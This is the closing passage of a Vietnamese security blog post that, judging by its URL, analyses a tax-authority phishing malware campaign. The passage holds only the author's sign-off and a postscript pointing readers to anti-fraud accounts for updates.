End!

m4n0w4r

**PS:** ***Lời khuyên thì không có vì báo đài nói nhiều rồi, ai dính thì người đó chịu thôi*** 😦 ***. Chịu khó follow người em HieuPC và team Chống Lừa Đảo (CLD) để có những cập nhật nhanh nhất, mới nhất về các "kĩ nghệ đào lửa".***

---

Source: https://kienmanowar.wordpress.com/2025/11/25/phan-tich-nhanh-chien-dich-phishing-gia-mao-co-quan-thue-de-phat-tan-ma-doc/